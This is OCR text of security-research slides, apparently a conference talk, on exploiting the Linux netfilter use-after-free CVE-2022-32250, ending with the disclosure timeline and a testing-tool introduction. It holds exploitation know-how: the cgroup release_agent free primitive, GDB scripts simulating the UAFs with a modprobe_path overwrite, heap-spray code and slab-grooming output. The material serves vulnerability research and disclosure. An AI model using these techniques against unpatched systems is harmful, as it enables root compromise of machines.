
- cgroup structure allocated on kmalloc-96 + has a `char * release_agent` pointer at offset 72
- Allocation with `fsopen()` and `"cgroup2"` argument
- Free with `close()`
  - Frees the `release_agent` pointer

What Pointer To Free?

- Structure `bindings` offset being freed
- Pointer to expression? potentially bad offset
- Pointer to set? looks good




Cgroup To Free SET2 Address




- State when the vulnerability is triggered
- Dangling pointer to free chunk in previously added expression

Cgroup To Free SET2 Address



- Allocate cgroup object to replace the freed chunk
- Now, we can free the expression to trigger the limited UAF write

Cgroup To Free SET2 Address




- Freeing the expression triggers the UAF write
  - Address of `SET2->bindings` written into the `cgroup->release_agent` pointer
- Freeing cgroup frees `release_agent` hence `SET2+0x10`

Interesting Fact On Key Replacement

- One of us was using VMWare
  - Key replacement extremely unreliable (unrecoverable OOPS)
- Was due to a combination of
  - Debug message being printed
  - Handling in VMWare graphics driver


Reliability quirks often encountered. Little discussed by people

```
BUG: kernel NULL pointer dereference, address: 0000000000000088
#PF: supervisor read access in kernel mode
#PF: error_code(0x0000) - not-present page
PGD 0 P4D 0
Oops: 0000 [#1] SMP NOPTI
CPU: 1 PID: 1265 Comm: gnome-shell Not tainted 5.15.0-27-generic #28-
Ubuntu
Hardware name: VMware, Inc. VMware Virtual Platform/440BX Desktop
Reference Platform, BIOS 6.00 11/12/2020
RIP: 0010:ttm_mem_global_free+0x20/0xb0 [vmwgfx]
...
 ? vmw_user_fence_base_release+0x38/0x50 [vmwgfx]
 ttm_ref_object_release+0xd3/0x130 [vmwgfx]
 ttm_ref_object_base_unref+0xab/0xf0 [vmwgfx]
 ? vmw_fence_obj_signaled_ioctl+0xc0/0xc0 [vmwgfx]
 vmw_fence_obj_unref_ioctl+0x1c/0x20 [vmwgfx]
 drm_ioctl_kernel+0xae/0xf0 [drm]
 drm_ioctl+0x264/0x4b0 [drm]
 ? vmw_fence_obj_signaled_ioctl+0xc0/0xc0 [vmwgfx]
 ? vmw_generic_ioctl+0xc0/0x180 [vmwgfx]
...
 ? do_syscall_64+0x69/0xc0
 ? fput+0x13/0x20
...
```



Debugging Tools

nccgroup



Debugging Tools

- UAF Simulation with Debugger
- libslub Heap Analysis Tool

UAF Simulation with GDB

- Save `SET1` and `SET2` addresses

```
# nf_tables_newset() -> return 0;
break nf_tables_api.c:4461
commands
    printf "nft_set = 0x%lx\n", set
    if $_streq(set->name, "stable_set1")
        set $SET1 = set
    end
    if $_streq(set->name, "stable_set2")
        set $SET2 = set
    end
end
```

- Simulate UAFs 1, 2 & 3 (`SET2` UAF and replaced with `FAKESET1`)

```
# nf_tables_getset() -> call nft_set_lookup()
break nf_tables_api.c:4120
commands
    if table->sets->prev == $SET2
        set $SET2->timeout = 0xdeadbeefdeadbeef
        set $SET2->udata = $SET1
        set $SET2->udlen = 2048 + 1024
    end
end
```

- Simulate UAFs 1-4 (`FAKESET1` UAF and replaced with `FAKESET2`)

```
    if table->sets->prev == $SET2
        set $fake_ops = (struct nft_set_ops *)((long)$SET2+2048)
        set $SET2->ops = $fake_ops
        # ROP gadget: modprobe_path = "/tmp/a"
        set *(uintptr_t *)&($SET2->field_count) = 0x00612F706D742F
        set *(uintptr_t *)&($SET2->nelems) = $modprobe_path
        set $fake_ops->gc_init = (long)$rop_gadget
    end
```

libslub

- Python library to examine the SLUB management structures + object allocations
- Currently designed for GDB
- Available at https://github.com/nccgroup/libslub
- Heavily customisable
- Fast (caches SLUB structures and objects addresses)

Alternative to slabdbg

Enhanced Understanding of the SLUB Allocator

- "Slab" allocator => SLOB/SLAB/SLUB implementations
- A kernel allocation happens on a "cache" (e.g. "kmalloc-1k")
- A "cache" contains several "slabs"
  - A "main slab" (aka "current slab") used for allocating new objects
  - "partial slab(s)" not currently used, but would be used if "main slab" becomes full
  - "full slab(s)" not currently used, only contains allocated objects
- "main slab" and "partial slab(s) are associated with a CPU core, "full slab" not
- A "slab" is composed of one or many "memory pages" (depends on object size)

sblist

- List all caches

```
(gdb) sblist
name                   objs inuse slabs size obj_size objs_per_slab pages_per_slab
AF_VSOCK                 12     2     1 1280     1248            12              4
ext4_groupinfo_4k         0     0     0  192      192            21              1
fsverity_info             0     0     0  256      256            16              1
[...]
```

- Only show `kmalloc-*` caches

```
(gdb) sblist -k
name                   objs inuse slabs size obj_size objs_per_slab pages_per_slab
kmalloc-8k               12     9     3 8192     8192             4              8
kmalloc-4k               24    19     3 4096     4096             8              8
kmalloc-2k              128    86     8 2048     2048            16              8
kmalloc-1k              272   236    17 1024     1024            16              4
[...]
```

- Can also filter on different patterns e.g. `-p file`

sbcache

- Show "main slab" for first CPU for the `kmalloc-1k` cache

```
(gdb) sbcache -n kmalloc-1k --main-slab --cpu 0
struct kmem_cache @ 0xffff888100041b00 {
  name        = kmalloc-1k
  flags       = __CMPXCHG_DOUBLE
  offset      = 0x200
  size        = 1024 (0x400)
  object_size = 1024 (0x400)
  struct kmem_cache_cpu @ 0xffff888139e36160 (cpu 0) {
    freelist = 0xffff88801ae1c000 (5 elements)
    page     = struct page @ 0xffffea00006b8700 {
      objects  = 16
      inuse    = 16 (real = 11)
      frozen   = 1
      freelist = 0x0 (0 elements)
      region   @ 0xffff88801ae1c000-0xffff88801ae20000 (16 elements)
```

Lockless Freelist Vs Regular Freelist

- Each CPU has a dedicated "main slab"
- Main slab has 2 freelists?
  - "Lockless freelist" used for allocs/frees by associated CPU
  - "Regular freelist" only for frees by other CPU (use locking)

Show objects in the lockless/regular freelists for the `kmalloc-1k` cache's main slab for the first CPU

```
(gdb) sbcache -n kmalloc-1k --main-slab --cpu 0 --show-lockless-freelist --show-freelist --object-only
    lockless freelist:
      0xffff888036adaae0 F [1]
      0xffff888036ada6c0 F [2]
      ...
      0xffff888036adad20 F [11]
    regular freelist:
        0xffff888036adac00 F [1]
        0xffff888036adaea0 F [2]
        0xffff888036ada600 F [3]
        0xffff888036ada300 F [4]
```

Priming kmalloc-96 Main Slab Free List

- Defragment kmalloc-96 cache
- Populate the current main slab's lockless free list
- Maximize chance that dynset expression allocation/free + key allocation on same slab

```
int * cgroup_defrag = calloc(sizeof(int), CGROUP_DEFRAG_COUNT);
cgroup_spray(CGROUP_DEFRAG_COUNT, cgroup_defrag, 0, 0);
cgroup_free_array(
    cgroup_defrag + CGROUP_DEFRAG_COUNT - config->objs_per_96_slab,
    config->objs_per_96_slab
);
```

Execute a gdb command for each object

- E.g.: find some TTY allocated/free objects
- Note the `@` that gets replaced by current object's address

```
(gdb) sbcache -n kmalloc-1k --show-region --cmds "p ((struct tty_struct*)@)->ops" -N
...
    partial  = struct page @ 0xffffea00003f1d00 (14/14) {
      objects  = 16
      inuse    = 12
      frozen   = 0
      freelist = 0xffff88800fc77400 (4 elements)
      region   @ 0xffff88800fc74000-0xffff88800fc78000 (16 elements)
        0xffff88800fc74000 M (region start)   $968 = (const struct tty_operations *) 0xffff88800fc74010
        0xffff88800fc74400 M                  $969 = (const struct tty_operations *) 0xffff88800fc74410
        ...
        0xffff88800fc75400 M                  $973 = (const struct tty_operations *) 0xffff88800fc75410
        0xffff88800fc75800 F                  $974 = (const struct tty_operations *) 0xffffffff822be1a0 <pty_unix98_ops>
        0xffff88800fc75c00 M                  $975 = (const struct tty_operations *) 0x2 <fixed_percpu_data+2>
        0xffff88800fc76000 F                  $976 = (const struct tty_operations *) 0xffffffff822be1a0 <pty_unix98_ops>
        0xffff88800fc76400 M                  $977 = (const struct tty_operations *) 0x0 <fixed_percpu_data>
        0xffff88800fc76800 M                  $978 = (const struct tty_operations *) 0xffff88800fc76810
        0xffff88800fc76c00 M                  $979 = (const struct tty_operations *) 0x2 <fixed_percpu_data+2>
        0xffff88800fc77000 M                  $980 = (const struct tty_operations *) 0xffff88800fc77010
        0xffff88800fc77400 F                  $981 = (const struct tty_operations *) 0xffffffff822be2c0 <ptm_unix98_ops>
        0xffff88800fc77800 M                  $982 = (const struct tty_operations *) 0x2 <fixed_percpu_data+2>
        0xffff88800fc77c00 F (region end)     $983 = (const struct tty_operations *) 0xffffffff822be2c0 <ptm_unix98_ops>
```

Tagging chunks

- Tag specific object addresses

```
(gdb) sbmeta add 0xffff88800fc75800 tag TTY
(gdb) sbmeta add 0xffff88800fc76000 tag TTY
(gdb) sbmeta add 0xffff88800fc77400 tag TTY
```

- Metadata displayed by other commands

```
(gdb) sbcache -n kmalloc-1k -M tag --show-region
...
    partial  = struct page @ 0xffffea00003f1d00 (14/14) {
      ...
      region   @ 0xffff88800fc74000-0xffff88800fc78000 (16 elements)
        0xffff88800fc74000 M (region start)
        ...
        0xffff88800fc75400 M
        0xffff88800fc75800 F | TTY |
        0xffff88800fc75c00 M
        0xffff88800fc76000 F | TTY |
        ...
        0xffff88800fc77400 F | TTY |
        0xffff88800fc77800 M
        0xffff88800fc77c00 F (region end)
```

Tracking Full Slabs?

- Full slabs not saved by the SLUB allocator
- Useful to know where the full slabs are for exploitation purposes
- 2 methods to work around it
  - Breakpoints in SLUB functions: track when allocated/destroyed slabs
  - Manually log object addresses and associated slab: `sbslabdb add kmalloc-1k <addr>`
- E.g. tracking allocated set in full slab

```
(gdb) sbcache -n kmalloc-1k --full-slab --show-region -M tag
...
    full     = struct page @ 0xffffea0001105d00 (33/36) {
      ...
      region   @ 0xffff888044174000-0xffff888044178000 (16 elements)
        0xffff888044174000 M  | TTY.M | (region start)
        0xffff888044174400 M  | SET1.M |
        0xffff888044174800 M  | TTY.M |
        0xffff888044174c00 M  | TTY.M |
        ...
        0xffff888044177800 M  | TTY.M |
        0xffff888044177c00 M  | TTY.M | (region end)
```

Freed Expression Chunk Replacement by Key


- Spray key to replace free'd expression
- Understanding why it might not happen
- libslub to the rescue

Freed Expression Chunk Replacement by Key

- `expr = 0xffff888036adaae0` (freed) added to lockless freelist


```
    lockless freelist:
      0xffff888036adaae0 F [1]
      0xffff888036ada6c0 F [2]
      0xffff888036ada360 F [3]
      0xffff888036adade0 F [4]
      0xffff888036adac60 F [5]
      0xffff888036ada5a0 F [6]
      0xffff888036ada7e0 F [7]
      0xffff888036ada000 F [8]
      0xffff888036ada9c0 F [9]
      0xffff888036adab40 F [10]
      0xffff888036adad20 F [11]
```

- `key = 0xffff888036ada7e0` (alloc)
- Can investigate what allocated the 6 missed chunks



Reliability and Scalability

nccgroup



Reliability and Scalability

- Increasing UAF Success
- Backporting the Exploit to Old Versions
- TargetMob Mining & Testing Tool

Freed Chunk Reallocation

- We exploit 4 UAFs
- Need reallocate the free'd chunk with controlled data before other system usage
- Great paper by @ky1ebot et al
  - "Context conservation"
  - Reduce likelihood of context switch occurring
  - Inject a stub into a process to measure when a fresh time slice can be allocated
- Manually reducing amount of code between free and allocation
  - Inlining functions
  - Reducing unwanted debug code
- CPU pinning

Exploit successful (system crash rate ~ 0%)

Manually Building Kernels

- Linux kernel dev's knew which commit CVE-2022-32250 vuln was introduced in (patch)
  - According to the fix commit, bug went back as far as 4.9
- Used syzkaller create image as a base method
- Using KASAN to confirm if we could trigger or not quickly
- Other problems (missing fuse support, lacking unpriv namespaces etc `CONFIG_USER_NS`)

Version	State
Master (5.18.0-rc1)	Vulnerable
Kernel 5.15.0-27	Vulnerable
Kernel 5.13	Vulnerable
Kernel 5.12	Vulnerable
Kernel 5.11	Vulnerable
Kernel 5.10	Vulnerable (code has changed)
Kernel 5.6	Missing `nft_set_elem_expr_alloc`

Backporting (CVE-2022-32250)

Fix

Version	Status
5.18	DONE
5.17	DONE
5.15	DONE
5.10	DONE
5.4	DONE
4.19	DONE
4.14	DONE
4.9	DONE

Exploit

- Manually hunting offsets + testing

Disclosure Timeline

Date	Notes
24/05/2022	Reported vulnerability to security@kernel.org
25/05/2022	Netfilter team produced fix patch and EDG reviewed
26/05/2022 (!)	Reported vulnerability to linux-distros@vs.openwall.org with fix commit in net dev tree
26/05/2022	Patch landed in bpf tree
30/05/2022	Patch landed in Linus upstream tree
31/05/2022	Vulnerability reported to public oss-security as embargo period is over
31/05/2022	CVE-2022-32250 issued by Red Hat
02/06/2022	Duplicate CVE-2022-1966 issued by Red Hat
03/06/2022	Fix fails to apply cleanly to stable tree backports
03/06/2022	Ubuntu issued updates and advisory
10/06/2022	Fedora issued updates and advisory
11/06/2022	Debian issued updates and advisory
13/06/2022	Backported fixes applied to 5.4, 4.19, 4.14 and 4.9 kernels
28/06/2022 (!)	Red Hat Enterprise Linux issued updates and advisories

TargetMob

A set of tools to automate creation and deployment of exploit target environments

Important because:

- Software installed on target environments varies substantially
- Memory corruption exploits can be hard to make portable
- Manually building and testing exploits on environments is slooow

TargetMob Vocabulary

We define a target "environment" as a single series of:

